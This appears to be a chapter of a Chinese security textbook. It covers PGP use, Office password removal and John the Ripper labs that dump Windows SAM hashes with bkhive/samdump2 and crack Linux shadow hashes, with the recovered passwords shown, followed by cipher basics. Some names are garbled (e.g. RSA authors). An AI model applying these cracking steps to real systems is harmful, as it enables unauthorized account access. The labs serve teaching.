


图 3.26　保存公钥

4. 导入并设置其他人的公钥

双击对方发来的扩展名为.asc 的公钥，然后在密码输入框中输入用户设置的密钥对密码对此公钥进行签名认证。

5. 对文件进行加密

（1）右击所需要加密的文件，PGP→Encrypt，如图 3.27 所示。

（2）可以选择一个或多个公钥，上面的窗口是备选的公钥，下面的窗口是准备使用的公钥。将前面导入的公钥拖曳到 Recipients 窗口，如图 3.28 所示。

（3）经过 PGP 短暂处理，会在被加密文件的同一目录下生成一个格式为“加密文件名.pgp”的文件，如图 3.29 所示。注意：刚才使用哪个公钥加密，就只能将该加密文件发送给公钥所有人，其他人无法解密，因为只有该公钥的所有人才有解密的私钥。



图 3.27 选择加密



图 3.28 选择加密公钥




图 3.29 文件加密完成

6. 对文件进行解密

(1) 双击加密文件或者右键单击加密文件，选择 PGP→Decrypt，将出现输入密码对话框，在此输入密码，如图 3.30 所示。

(2) 如果密码输入不正确，会提示重新输入密码。密码输入正确后，会将加密文件解密到指定的目录中，如图 3.31 所示。




图 3.30　输入解密密码



图 3.31　文件解密成功

3.3　加密技术

3.3.1　实践案例 3-3：Office 文件解密技术

(1) 下载 Office Password Recovery Toolbox 并安装，然后运行 Office Password Recovery Toolbox，如图 3.32 所示。



图 3.32　主界面

(2) 单击“移除密码”按钮，会弹出“信息”对话框，提示用该软件解密的前提条件是能够访问互联网，然后单击“确定”按钮，如图 3.33 所示。






图 3.33　选择解密文件进行解密

(3) 等待一定时间后,提示文档成功解密,如图 3.34 所示。

(4) 单击“在 Microsoft Excel 中打开文档”按钮,打开 Excel 文件,至此,加密文件破解成功,如图 3.35 所示。



图 3.34　文件解密成功



图 3.35　打开解密文件

3.3.2　实践案例 3-4:密码破解工具使用

John the Ripper 是免费的开源软件,是一个快速的密码破解工具,用于在已知密文的情况下尝试破解出明文的破解密码软件,支持目前大多数的加密算法,如 DES、MD4 和 MD5 等。它支持多种不同类型的系统架构,包括 UNIX、Linux、Windows、DOS 模式、BIOS 和 OpenVMS,主要目的是破解不够牢固的 UNIX/Linux 系统密码。目前的最新版本是 John the Ripper 1.8.0 版,针对 Windows 平台的最新免费版为 John the Ripper 1.7.9 版。John the Ripper 的官方网站:http://www.openwall.com/john/。

1. 语法

命令行语法格式:john [-选项][密码文件名]。常用选项及其功能说明如表 3.1 所示。

表 3.1　命令行语法格式常用选项及其功能说明

选　　项	描　　述
-single	single crack 模式,使用配置文件中的规则进行破解
-wordlist=FILE -stdin	字典模式,从 FILE 或标准输入中读取词汇
-rules	打开字典模式的词汇表切分规则
-incremental[=MODE]	使用增量模式

续表

选　　项	描　　述
-external=MODE	打开外部模式或单词过滤,使用[List. External:MODE]节中定义的外部函数
-stdout[=LENGTH]	不进行破解,仅仅把生成的、要测试是否为口令的词汇输出到标准输出上
-restore[=NAME]	恢复被中断的破解过程,从指定文件或默认为$JOHN/john. rec的文件中读取破解过程的状态信息
-session=NAME	将新的破解会话命名为NAME,该选项用于会话中断恢复和同时运行多个破解实例的情况
-status[=NAME]	显示会话状态
-make-charset=FILE	生成一个字符集文件,覆盖FILE文件,用于增量模式
-show	显示已破解口令
-test	进行基准测试
-users=[-]LOGIN|UID[,..]	选择指定的一个或多个账户进行破解或其他操作,列表前的减号表示反向操作,说明对列出账户之外的账户进行破解或其他操作
-groups=[-]GID[,..]	对指定用户组的账户进行破解,减号表示反向操作,说明对列出组之外的账户进行破解
-shells=[-]SHELL[,..]	对使用指定SHELL的账户进行操作,减号表示反向操作
-salts=[-]COUNT	至少对COUNT口令加载加盐,减号表示反向操作
-format=NAME	指定密文格式名称,为DES/BSDI/MD5/BF/AFS/LM之一
-save-memory=LEVEL	设置内存节省模式,当内存不多时选用这个选项。LEVEL取值在1～3之间

2. 使用举例

密码破解的例子及其说明如表3.2所示。

表3.2　密码破解例子及其说明

1	John -single passwd. txt John -single passwd. txt
	使用Single Crack模式破解密码文件passwd. txt,第二条命令的选项使用了简写形式
2	John -single passwd1. txt passwd2. txt passwd3. txt John -single passwd?. txt
	一次破解多个密码文件
3	John -w:words. lst passwd. txt John -w:words. lst -rules passwd. txt John -w:words. lst -rules passwd?. txt
	指定一个密码词典文件,并且使用规则化的方式

续表

4	John -i passwd. txt
	使用增强模式,尝试将所有可能的字符组合作为密码
5	John -i:Alpha passwd. txt
	使用增强模式,尝试将除大写字母外的所有可能的字符组合作为密码

3.3.3 实践案例 3-5：Windows 用户密码破解

下载 john-1. 7. 2. tar. gz、bkhive-1. 1. 1. tar. gz 和 samdump2-1. 1. 1. tar. gz。将这 3 个文件放在 Linux 桌面上。将 Windows 系统 C:\windows\system32\config\中的两个文件 SAM 和 system 复制到 Linux 桌面上。在终端窗口执行如下命令。

（1）解压缩 bkhive-1. 1. 1. tar. gz。

```
[root@ localhost Desktop]#tar zxvf bkhive- 1.1.1.tar.gz
[root@ localhost Desktop]#cd bkhive- 1.1.1
```

（2）编译 bkhive。

```
[root@ localhost bkhive- 1.1.1]#make
```

用 bkhive 命令从 system 文件生成一个 system. txt 文件。

```
[root@ localhost bkhive- 1.1.1]#./bkhive ../system ../system.txt
```

（3）解压缩 samdump2-1. 1. 1. tar. gz。

```
[root@ localhost Desktop]#tar zxvf samdump2- 1.1.1.tar.gz
[root@ localhost Desktop]#cd samdump2- 1.1.1
```

（4）编译 samdump2。

```
[root@ localhost samdump2- 1.1.1]#make
```

（5）提取账号信息。用 samdump2 命令从 system. txt 文件和 sam 文件生成一个 passwd_hashes. txt 文件，passwd_hashes. txt 文件的内容是最终要被破解的用户账号信息。

```
[root@ localhost samdump2- 1.1.1]#./samdump2 ../sam ../system.txt > ../passwd_hashes.txt
```

passwd_hashes. txt 文件的内容如图 3. 36 所示。




图 3. 36　passwd_hashes. txt 文件的内容

（6）使用 john 破解 Windows 用户密码。

```
[root@ localhost samdump2-1.1.1]#cd ..
[root@ localhost Desktop]#cd john-1.7.2/run
[root@ localhost run]#./john--incremental:Alpha ../../passwd_hashes.txt
```

在图 3.37 中，使用第①行的命令对 passwd_hashes.txt 文件进行解密，两秒钟就将 administrator 和 ztguang 用户的密码破解出来了。




图 3.37　使用 john 破解 Windows 用户密码

第②行再次执行前面的命令对 passwd_hashes.txt 文件进行解密，给出了 No password hashes loaded 的提示，原因在于已经被破解的密码会被保存在 john.pot 文件中，这样避免了重复性的工作，john.pot 文件的内容如图 3.37 所示。执行第③行的命令将 john.pot 文件删除，再次执行第④行的命令，结果如图 3.38 所示。



图 3.38　被破解的密码

3.3.4　实践案例 3-6：Linux 用户密码破解

（1）添加 Linux 用户。

```
[root@ localhost ~]#useradd Root
[root@ localhost ~]#passwd Root
Changing password for user Root.
```

新的 UNIX 口令。

```
[root@ localhost ~]#useradd admin
[root@ localhost ~]#passwd admin
```

```
Changing password for user admin.
```

(2) 获得密码信息。

将如下两行信息(位于/etc/shadow 文件中)存入/root/Desktop/shadow 文件。

```
Root:$ 1$ KS9tKmJM$ lTUKsZn79hGMLn7n0BUVx/:13850:0:99999:7:::
admin:$ 1$ suByWt6T$ 1Ug3r5ZC1o.6mNdfXkQr//:13850:0:99999:7:::
```

(3) 改变文件/root/Desktop/shadow 权限,只允许管理员访问该文件。

```
[root@ localhost Desktop]#chmod 700 shadow
```

(4) 使用 john 破解 Linux 用户密码。

下面使用密码词典来破解 Linux 用户密码,password. lst 文件是密码词典,包含可能的用户密码,执行如图 3. 39 所示的命令(. /john-w:password. lst ../../shadow),从结果可知没有破解成功,原因在于密码词典不够大。

```
root@localhost:~/Desktop/john-1.7.2/run
[root@localhost run]# ./john --w:password.lst ../../shadow
Loaded 2 password hashes with 2 different salts (FreeBSD MD5 [32/32])
guesses: 0  time: 0:00:00:02 100%  c/s: 2667  trying: zhongguo
```

图 3. 39 破解失败

扩充 password. lst 文件,添加更多的可能的用户密码,执行如图 3. 40 所示的命令(. /john--w:password. lst ../../shadow),从结果可知破解成功。由此可知,用此种方法时,关键要有大的密码词典,不过密码词典越大,破解时用的时间越多。



图 3. 40 破解成功

破解成功后 john. pot 文件的内容为如下两行所示。

```
$ 1$ suByWt6T$ 1Ug3r5ZC1o.6mNdfXkQr//:catdog
$ 1$ KS9tKmJM$ lTUKsZn79hGMLn7n0BUVx/:goodvery
```

3.4 密码技术

密码技术是信息安全的核心技术。密码技术是集数学、计算机科学、电子与通信等多学科于一身的交叉学科。它不仅能够保证机密性信息的加密,而且能够实现数字签名、身份验证和系统安全等功能,是迅速发展的重要学科之一。

3.4.1 明文、密文、算法和密钥

明文:信息的原始形式(记为 P)。

密文：明文经过变换加密后的形式（记为 C）。

加密：由明文变成密文的过程称为加密，加密通常是由加密算法实现的。

解密：由密文还原成明文的过程称为解密，解密通常是由解密算法来实现的。

密钥：为了有效地控制加密和解密算法的实现，在其处理过程中要有通信双方所掌握的专门信息参与，这种专门信息称为密钥（记为 K）。

3.4.2 密码体制

根据密钥的特点，密码体制可以分为对称密码体制和非对称密码体制。对称密码体制又称为单钥或私钥密码体制，即加密密钥和解密密钥是一样的或彼此之间是容易相互确定的密码体制；非对称密码体制又称双钥和公钥密码体制，即加密密钥和解密密钥不同，而且从一个难以推出另一个的密码体制。根据加密方式的不同，私钥密码又可以分为流密码和分组密码两类，所谓流密码是指将明文按字符逐位加密的密码体制，而分组密码是将明文分组再进行加密的密码体制。

在私钥密码体制下，密码需要实现经过安全的密码通道由发信方传给收信方。因此，这种密码体制的安全性就是密钥的安全性。这种密码体制的优点是：安全性高，加密速度快。其缺点是：随着网络规模的扩大，密钥的管理成为一个难点；无法解决消息确认问题；缺乏自动检测密钥泄露的能力。最有影响的私钥密码体制是 1977 年美国国家标准局颁布的 DES 算法。

在公钥密码体制下，加密密钥和解密密钥是不同的，此时不需要安全通道来传送密码。这种密码的优点是不存在密钥管理的问题，并可以拥有数字签名等新功能。它的缺点是算法一般比较复杂，加解密速度慢。最有名的公钥密码体制是 1977 年由 Xivest、Shamir 和 Adieman 提出的 RSA 密码体制。

因此，网络中的加密普遍采用双钥和单钥密码相结合的混合加密体制，即加解密是采用私钥密码，密码传送则采用公钥密码。这样既解决了密钥管理的困难，又解决了加解密速度慢的问题。

3.4.3 古典密码学

相对来说，古典密码技术比较简单，是常规的加密技术。它们大多数采用手工或机械操作来对明文进行加密和解密。在科学技术迅速发展的今天，这些密码技术中的绝大多数已无安全可言，但是古典密码技术的设计思想对于理解、设计以及分析现代密码学是十分有用的。古典密码技术根据其基本原理大体上可以分为两类：替换密码技术和换位密码技术。

1. 最早的密码

公元前 400 年，斯巴达人就发明了“塞塔式密码”，即把长条纸螺旋形地斜绕在一个多棱棒上，将文字沿棒的水平方向从左到右书写，写一个字旋转一下，写完一行再另起一行从左到右写，直到写完。解下来后，纸条上的文字就是密文。这是最早的密码技术。

2. 凯撒密码

将替换密码用于军事用途的第一个文件记载是凯撒著的《高卢记》。凯撒描述他如何将密信送到正处在被围困、濒临投降的西塞罗。其中罗马字母被替换成希腊字母使得敌人根本无法看懂信息。

苏托尼厄斯在公元二世纪写的《凯撒传》中对凯撒用过的其中一种替换密码做了详细的描写。凯撒只是简单地把信息中的每一个字母用字母表中的该字母后的第三个字母代替。这种密码替换通常叫做凯撒移位密码，或简单地说，凯撒密码。尽管苏托尼厄斯仅提到三个位置的凯撒移位，但显然从 1 到 25 个位置的移位我们都可以使用。因此，为了使密码有更高的安全性，单字母替换密码就出现了。

明码表：A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

密码表：Q W E R T Y U I O P A S D F G H J K L Z X C V B N M

明文：F O R E S T

密文：Y G K T L Z

原理：abcedfghijklmnopqrstuvwxyz

defghijklmnopqrstuvwxyzabc

明文：Hello，every one!

密文：Khoor，hyhub rqh!

只需重排密码表二十六个字母的顺序，允许密码表是明码表的任意一种重排，密钥就会增加到四千亿亿亿多种，我们就有超过 4×10^{27} 种密码表，破解就变得很困难。

换位密码也称为排列组合密码，它最大的特点是不需对明文字母做任何变换，只需对明文字母的顺序按密钥的规律相应的排列组合后输出，然后形成密文。此种加密方法保密的程度较高，但其最大的缺点是密文呈现字母自然出现频率，破译者只要稍加统计即可识别出此类加密方法，然后采取先假定密钥长度的方法，对密文进行排列组合，借助计算机的高速运算能力及常用字母的组合规律，也可以进行不同程度破译。令 26 个字母分别对应于整数 0～25，a=1，b=2…y=25，z=0。凯撒加密变换实际上是：$c\equiv m+k \mod 26$。其中 m 是明文对应的数据，c 是与明文对应的密文数据，k 是加密用的参数，叫密钥。当 k 取 0 时，$c=m$，即不发生移位。data security 对应数据序列：4，1，20，1，19，5，3，21，18，9，20，25，$k=5$ 时，得密文序列：9，6，25，6，24，10，8，0，23，14，25，4。如果选取 k_1、k_2 两个参数，其中 k_1 与 26 互素，令 $c\equiv k_1m+k_2 \mod 26$。这种变换称为仿射变换。

3.4.4 对称加密算法

对称加密算法是应用较早的加密算法，技术成熟。在对称加密算法中，数据发信方将明文（原始数据）和加密密钥一起经过特殊加密算法处理后，使其变成复杂的加密密文发送出去。收信方收到密文后，若想解读原文，则需要使用加密用过的密钥及相同算法的逆算法对密文进行解密，才能使其恢复成可读明文。在对称加密算法中，使用的密钥只有一个，发收信双方都使用这个密钥对数据进行加密和解密，这就要求解密方事先必须知道加密密钥。

对称加密算法的特点是算法公开、计算量小、加密速度快以及加密效率高。不足之处是,交易双方都使用同样钥匙,安全性得不到保证。此外,每对用户每次使用对称加密算法时,都需要使用其他人不知道的唯一钥匙,这会使得发收信双方所拥有的钥匙数量呈几何级数增长,密钥管理成为用户的负担。对称加密算法在分布式网络系统上使用较为困难,主要是因为密钥管理困难,使用成本较高。而与公开密钥加密算法比起来,对称加密算法能够提供加密和认证却缺乏了签名功能,使得使用范围有所缩小。在计算机专网系统中广泛使用的对称加密算法有 DES、IDEA3DES、BI、Wfish、RCS 和 AES 等。

DES(Data Encryption Standard)是在 20 世纪 70 年代中期由美国 IBM 公司提出来的,且被美国国家标准局公布为数据加密标准的一种分组加密法。

DES 属于分组加密法,而分组加密法就是对一定大小的明文或密文来做加密或解密动作。在这个加密系统中,其每次加密或解密的分组大小均为 64 位,所以 DES 没有密码扩充问题。对明文做分组切割时,可能最后一个分组会小于 64 位,此时要在此分组之后附加 0。另一方面,DES 所用的加密或解密密钥也是 64 位大小,但因其中 8 个位用来做奇偶校验,所以 64 位中真正起密钥作用的只有 56 位。加密与解密所使用的算法除了子密钥的顺序不同之外,其他部分则是完全相同的。

3.4.5 非对称加密算法

非对称密码算法是指加密和解密数据使用两个不同的密钥,即加密和解密的密钥是不对称的,这种密码系统也称为公钥密码系统 PKC(Public Key Cryptosystem)。公钥密码学的概念首先是由 Diffie 和 Hellman 两人在 1976 年发表的一篇名为《密码学的新方向》的著名论文中提出的,并引起很大的轰动。该论文曾获得 IEEE 信息论学会的最佳论文奖。

与对称密码算法不同的是,非对称密码算法将随机产生两个密钥:一个用于加密明文,其密钥是公开的,称为公钥;另一个用来解密密文,其密钥是秘密的,称为私钥。

如果两个人使用非对称密码算法传输机密信息,则发信方首先要获得收信者的公钥,并使用收信方的公钥加密原文,然后将密文传输给收信方。收信方使用自己的私钥才能解密密文。由于加密密钥是公开的,不需要建立额外的安全信道来分发密钥,而解密密钥是由用户自己保管的,与对方无关,从而避免了在对称密码系统中容易产生的任何一方单方面密钥泄露问题以及分发密钥时的不安全因素和额外的开销。非对称密码算法的特点是安全性高、密钥易于管理,缺点是计算量大、加密和解密速度慢。因此,非对称密码算法比较适合于加密短信息。在实际应用中,通常采用由非对称密码算法和对称密码算法构成混合密码系统,发挥各自的优势。使用对称密码算法来加密数据,加密速度快;使用非对称密码算法来加密对称密码算法的密钥,形成高安全性的密钥分发信道,同时还可以用来实现数字签名和身份验证机制。

在非对称密码算法中,最常用的是 RSA 算法。RSA 是被研究得最广泛的公钥算法,从提出到现在已近二十年,经历了各种攻击的考验,逐渐为人们接受,普遍认为是目前最优秀的公钥方案之一。

3.4.6 混合加密算法

双钥密码的缺点是密码算法一般比较复杂,加密和解密速度较慢。因此,实际网络中的加密多采用双钥密码和单钥密码相结合的混合加密体制,即加密和解密时采用单钥密码,密钥传送时采用双钥密码。这样既解决了密钥管理的困难,又解决了加密和解密速度慢的问题。

3.5 课后体会与练习

1. 下列哪项不是密码技术发展的一个阶段(　　)。
   A. 古典密码　　B. 近代密码　　C. 凯撒密码　　D. 现代密码
2. DES 属于(　　)。
   A. 对称加密　　B. 非对称加密　　C. 古典加密　　D. 现代加密
3. 属于非对称加密的是(　　)。
   A. DES　　B. RCS　　C. AES　　D. RSA
4. 如何破解包括凯撒密码在内的单字母替换密码?
